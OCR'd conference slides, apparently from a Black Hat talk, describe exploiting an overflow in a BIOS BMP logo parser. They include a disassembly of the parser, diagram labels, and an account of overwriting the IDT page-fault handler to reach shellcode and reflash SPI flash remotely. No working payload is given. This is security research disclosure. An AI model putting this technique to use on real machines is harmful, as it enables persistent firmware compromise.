
... and the actual binary, taken from the actual SPI-flash...


(Yes, we can learn all your secrets ;)


```
.text:00000001000D2C9                    sub     rsp, 28h
.text:00000001000D2CD                    cmp     byte ptr [rcx], 42h ; 'B'
.text:00000001000D2D0                    mov     rsi, r8
.text:00000001000D2D3                    mov     rbx, rcx
.text:00000001000D2D6                    jnz     loc_1000D518
.text:00000001000D2DC                    cmp     byte ptr [rcx+1], 4Dh ; 'M'
.text:00000001000D2E0                    jnz     loc_1000D518
.text:00000001000D2E6                    xor     r13d, r13d
.text:00000001000D2E9                    cmp     [rcx+1Eh], r13d
.text:00000001000D2ED                    jnz     loc_1000D518
.text:00000001000D2F3                    mov     edi, [rcx+0Ah]
.text:00000001000D2F6                    add     rdi, rcx
.text:00000001000D2F9                    mov     ecx, [rcx+12h] ; PixelWidth
.text:00000001000D2FC                    mov     r12, rdi
.text:00000001000D2FF                    imul    ecx, [rbx+16h] ; PixelHeight
.text:00000001000D303                    shl     rcx, 2          ; sizeof
(EFI_GRAPHICS_OUTPUT_BLT_PIXEL)
.text:00000001000D307                    cmp     [r8], r13
.text:00000001000D30A                    jnz     short loc_1000D32B
.text:00000001000D30C                    mov     [r9], rcx
.text:00000001000D30F                    call    sub_1000C6A0 ; alloc wrapper
```

We managed to exploit this bug, by creating a special BMP file, that, when processed by the buggy BIOS, causes it to overwrite certain control structures in BIOS memory, resulting in our arbitrary code being executed.


0
parser code
The for loop that does the buffer overwrite
BMP file
source
source
outbuf
IDT
#PF handler
GDT
PDE/PTEs
4G
Unmapped memory
Diagram not in scale!


0
parser code
The for loop that does the buffer overwrite
BMP file
source
source
outbuf
IDT
#PF handler
We control this memory via our overflow
GDT
PDE/PTEs
#PF exception raised (access to unmapped memory)
4G
Unmapped memory
Diagram not in scale!


0
parser code
The for loop that does
the buffer overwrite
BMP file
source
source
outbuf
IDT
We must preserve IDT[0xe] -- the #PF handler address
#PF handler
We will overwrite it with a JMP to our shellcode
GDT
We must preserve the CS entry in GDT
PDE/PTEs
We must preserve a few PTEs as well
(e.g. the one for the stack)
4G
Unmapped memory
Diagram not in scale!



The first two bytes of a BMP image are: "BM" -- luckily this resolves to two REX prefixes on x86_64, which allows the execution to smoothly reach our shellcode (just need to choose the first bytes of the shellcode to make a valid instruction together with those two REX prefixes).

Result: our shellcode got executed at the very early stage of the boot, when all the locks (e.g. reflashing locks) are still not locked down. This means we can reflash the SPI-flash with arbitrary data!

- **Two (2) reboots**: one to trigger update processing, second, after reflashing, to resume infected bios.
- It is enough to reflash only small region of a flash, so reflashing is **quick**.
- **No physical access** to the machine is needed!

Looks easy, but how we got all the info about how does the BIOS memory map looks like? How we performed debugging?

Check our Black Hat slides for all the details!

